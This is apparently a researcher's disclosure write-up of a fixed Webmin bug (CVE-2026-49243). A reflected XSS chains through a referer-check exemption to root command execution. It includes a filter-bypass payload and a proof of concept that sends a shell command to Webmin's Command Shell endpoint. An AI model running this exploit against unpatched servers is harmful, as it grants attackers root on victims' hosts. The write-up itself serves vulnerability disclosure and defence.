
Webmin: one-click RCE via XSS

A reflected XSS in Webmin chains to arbitrary command execution as root on a default install, from a single link. CVE-2026-49243.

Posted **Sep 26, 2026** • Updated **Oct 13, 2026**



The attack chain, from phishing link to root shell.

By **beaksec**

10 min read

Contents >

Introduction

A reflected XSS in Webmin's Configuration module ends with arbitrary commands running as root on the server. The attacker needs no account of their own and the target needs no unusual configuration, as long as an administrator with an open session clicks a link.

The chain has three steps. A parameter reflected into `/webmin/index.cgi` survives Webmin's XSS filter, because the filter and the browser disagree about where an HTML attribute begins. The browser still attaches the session cookie to a click that comes from another site, and the page it lands on is exempt from Webmin's anti-CSRF check, so a link from anywhere reaches it authenticated. And the JavaScript that then runs inside that session can call an endpoint that executes shell commands, as root.

Affected	Webmin 2.630, 2.640, 2.641
Impact	Arbitrary command execution as root
CVE	CVE-2026-49243 (GHSA-hv4w-p8jq-2rp5)
Fixed in	2.650, commit `2d01675`
Severity	9.6 Critical, `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H`

Parsing differential

The reflected parameter arrived in a bug fix. On 27 February 2026 a user reported on the forum that after changing a setting the page showed nothing back: no confirmation, and no pointer to the next step they were supposed to take.

The maintainer picked it up the next day, and on 28 February commit `d7434c6` fixed it. The commit has two halves. It rewrote `show_restart_page()` in `webmin/webmin-lib.pl` to redirect with `?title=...&message=...`, which is where the parameter comes from, and it added these lines to the Webmin Configuration module's index page, which is where it comes back out:

webmin/index.cgi:86-87

```
print &ui_alert_box(&filter_javascript($in{'message'}), 'success', undef, 1,
                    &html_escape($in{'title'})) if ($in{'message'});
```

The asymmetry between those two calls is the whole story. `title` goes through `html_escape`, while `message` goes through `filter_javascript`. That looks like a considered choice rather than

an oversight: the message is rich text and has to carry a link to the two-factor enrolment page, so escaping it to plain text would have flattened the link the message exists to deliver.

So `message` is allowed to contain HTML, and `filter_javascript()` is what is supposed to keep that safe. Here it is, as shipped in 2.641:

web-lib-funcs.pl:10190-10199

```
sub filter_javascript
{
my ($rv, $type) = @_;
if (!$type || $type eq 'html') {
        $rv =~ s/<\s*script[^>]*>([\000-\377]*?)<\s*\/script\s*>//gi;
        $rv =~ s/(on(Abort|BeforeUnload|Blur|Change|Click|ContextMenu|...|Unload)=)/x
        $rv =~ s/(javascript(:|&colon;|&#58;|&#x3A;))/x$1/gi;
        $rv =~ s/(vbscript(:|&colon;|&#58;|&#x3A;))/x$1/gi;
        $rv =~ s/<([^>]*\s|)(on\S+=)(.*)>/<$1x$2$3>/gi;
        }
...
```

The technique is to neutralise event handlers by prefixing them with an `x`, so `onload=` becomes `xonload=`. The letter carries no meaning; it just leaves the browser with an attribute name it does not recognise as a handler. Two of those five substitutions deal with event handlers. Both have holes.

The **denylist** only matches handler names from a hardcoded list. HTML keeps growing and a static list ages badly: `onloadstart`, `onwheel`, `onpointerdown`, `onanimationstart`, `ontransitionend` and `onauxclick` are all missing, because they were never added to it.

The **fallback** exists to cover exactly that case: catch any `on<something>=`, whatever its name. The idea is sound, the implementation is `<([^>]*\s|)(on\S+=)(.*)>`, and the first capture group is where it breaks. It matches either text ending in whitespace or nothing at all, so the handler is only caught when whitespace precedes it or when it sits immediately after the `<`.

Change the separator and neither pass fires:

HTML

```
<video/onloadstart=alert(1) src=1>
```

`onloadstart` is absent from that list, so the first pass ignores it, and the separator is a slash rather than whitespace, so the second pass ignores it too. Either gap on its own would be harmless; this payload needs both.

That is the parsing differential between the browser and `filter_javascript()`: the browser treats the slash as a valid separator and runs the handler, the filter does not and lets the string through.

Two gates: SameSite and the referer check

In a real scenario the attack begins with phishing, a link in an email or a message. That raises an obvious objection: browsers ship a mechanism built to stop a request that originates on another site from carrying your session cookies. It is called SameSite. So when the victim clicks a link from their mail client, the request is initiated from another site, and Webmin should see it as unauthenticated.

Two checks stand between that click and the payload running, one in the browser and one on the server. This chain passes both.

The browser decides whether to attach the session cookie before the request leaves, following the `SameSite` attribute the site set when it issued the cookie:

`SameSite`	Cookie sent on a request from another site?
`Strict`	Never
`Lax`	Only on a top-level navigation using a safe method, meaning the user clicked a link
`None`	Always

Webmin sets `SameSite=Lax`, which is also what Chromium-based browsers default to when a site says nothing. `Lax` allows the click case on purpose: under `Strict`, every link you open from your mail client would drop you onto a logged-out page. First gate passed, and the request leaves with the session attached.

The server then checks the `Referer` header, and if the request did not come from Webmin's own origin it refuses to act on it and returns a warning page instead. That is Webmin's anti-CSRF defence, and it works. But it has an exemption, and the source comment says why:

web-lib-funcs.pl:5818-5823

```
elsif (($ENV{'SCRIPT_NAME'} =~ /^\/(index.cgi)?$/ ||
        $ENV{'SCRIPT_NAME'} =~ /^\/([a-z0-9\_\-]+)\/(index.cgi)?$/i) &&
       !$unsafe_index) {
        # Script is a module's index.cgi, which is normally safe
        $trust = 1;
        }
```

That block is a shortcut. If the requested URL looks like a module's index page, Webmin sets `$trust = 1`, which means it skips the referer check entirely and serves the request. "Normally safe" means what you would expect: index pages usually display data rather than perform actions, so a forged cross-site request to one achieves nothing.

The `!$unsafe_index` condition is the escape hatch. A module declares `$unsafe_index_cgi = 1` at the top of its `index.cgi`, above the line that loads its library, and Webmin reads that into `$unsafe_index` just before this check. The shortcut then stops applying to that module, so the referer check runs normally.

`/webmin/index.cgi` is the Webmin Configuration module's index page. It matches the shortcut pattern, with or without the trailing `index.cgi`, and it does not declare `$unsafe_index_cgi`. So the referer check is skipped, and a link from any site on the internet reaches that page with the victim's cookies attached.

On its own, that is not a bug. It is an assumption, it was true when it was written, and it stayed true for years. It stopped being true when two lines in another file made an index page print a piece of its own URL back to the user.

One more thing could have stopped this and does not. The default CSP includes `script-src 'self' 'unsafe-inline' 'unsafe-eval'`, which permits inline attribute handlers, so the payload runs.

Both gates are open. An attacker sends a link, an authenticated administrator clicks it, and attacker-controlled JavaScript executes inside the legitimate origin with the victim's session.

From JS execution to RCE

An admin panel does things that are dangerous by design: creating users, mounting disks, restarting services, rewriting system files. None of that works without root, so `miniserv.pl` runs as root.

On a fresh install there is exactly one user. The package's post-install script writes a single entry, `root:x:0`, to `miniserv.users` and delegates authentication to PAM, so the system root password works. The same script also appends `sudo=1`, which separately lets any sudoer credential in. Either way the session resolves to the `root` Webmin user, so the administrator who clicks the link holds every privilege the panel has.

The Command Shell module is one of the shortest paths from JavaScript to the operating system. It takes a `cmd` parameter and executes it:

shell/index.cgi:28,100

```
$cmd = $in{'doprev'} ? $in{'pcmd'} : $in{'cmd'};
...
$pid = &open_execute_command(OUTPUT, $cmd, 2, 0);
```

This is one of the few modules that takes the escape hatch from the previous section: it declares `$unsafe_index_cgi = 1`, so it is excluded from the index-page shortcut and the referer check does apply to it. That does not help here: by this point in the chain the payload is already running on `/webmin/index.cgi`, so the request it issues carries a same-origin `Referer` and the session cookies, and the check passes because, as far as the server can tell, this is the administrator using the panel.

Proof of concept

A harmless payload that writes the output of `id` to a file:

```html
<video/onloadstart="
  let fd = new FormData();
  fd.append('cmd', 'id > /tmp/pwn.txt');
  fd.append('pwd', '/tmp');
  fetch('/shell/index.cgi', {method:'POST', credentials:'include', body:fd});
" src=1>
```

URL-encoded into the link the victim receives:

```text
https://target:10000/webmin/?message=%3Cvideo%2Fonloadstart%3D%22let%20fd%3Dnew%20For
```

The administrator clicks it and sees an ordinary Webmin page with a green confirmation banner. On the server:

```
$ cat /tmp/pwn.txt
uid=0(root) gid=0(root) groups=0(root)
```

From that point, anything the root user can do on the host is reachable from the same click.

Fix

The fix landed on 17 May 2026 as commit `2d01675`, which escapes the reflected value at the sink and rewrites `filter_javascript()`: the hardcoded list is gone, replaced with a generic `on[a-z]...=` pattern that matches any handler name, and the whole thing loops until there is nothing left to neutralise. The separator it accepts is `[\s/]+`, so the slash that defeated the old fallback is now covered.

web-lib-funcs.pl, as patched

```
my $event_attr = qr/on[a-z][a-z0-9_:-]*\s*=/i;
my $event_attrs;
do {
        $event_attrs = 0;
```

```
        $event_attrs += $rv =~ s{(<[^>]*?)([\s/]+)($event_attr)}{$1$2x$3}g;
        $event_attrs += $rv =~ s{(<)($event_attr)}{$1x$2}g;
        } while ($event_attrs);
```

It shipped with a regression test containing the payload from this writeup, and reached users in 2.650, so anything from that release onwards is clear.

One thing the patch does not touch is the `index.cgi` trust exemption. It is not exploitable now that this sink is escaped, but any future reflected value in any module's `index.cgi` would inherit the same cross-site reach.

Timeline

Date	Event
2026-02-27	Forum report of a missing confirmation message
2026-02-28	Commit `d7434c6` introduces the reflected `message` parameter
2026-05-17	Reported to the Webmin security team
2026-05-17	Fix committed
2026-05-23	Patch confirmed
2026-06-25	Fix released in Webmin 2.650
2026-07-21	GHSA-hv4w-p8jq-2rp5 published, rated Moderate, carrying CVE-2026-49243
2026-09-26	This writeup
2026-09-29	CVE record published, scored 5.1 Medium
2026-10-08	Advisory revised to Critical, patched version corrected to 2.650
2026-10-13	CVE record updated to 9.6 Critical

My thanks to the Webmin maintainers: the fix was committed the same day I reported it, and they were easy to work with throughout.

The advisory was rated Moderate and carried no CVSS vector, and the CVE record was published at 5.1 Medium. Both were revised after the fact: the advisory is now rated Critical, and the record was rescored to `CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H` = 9.6 Critical.

BeakSec on YouTube

> If you're into this kind of thing, I publish cybersecurity stuff on **BeakSec**, my YouTube channel. It's new, so subscribing helps.

Research

webmin critical xss csrf rce cve-2026-49243 beaksec

This post is licensed under **CC BY 4.0** by the author.

Share:

Further Reading

Oct 3, 2026

Telegram Desktop: one-click account takeover via IPC injection

An unescaped separator in Telegram Desktop's single-instance IPC lets one clicked link read arbitrary files off the disk and send them to the attacker, session files included.

OLDER
-

NEWER
Telegram Desktop: one-click account takeover via IPC injection

© 2026 **beaksec**. Some rights reserved.
Using the **Chirpy** theme for **Jekyll**.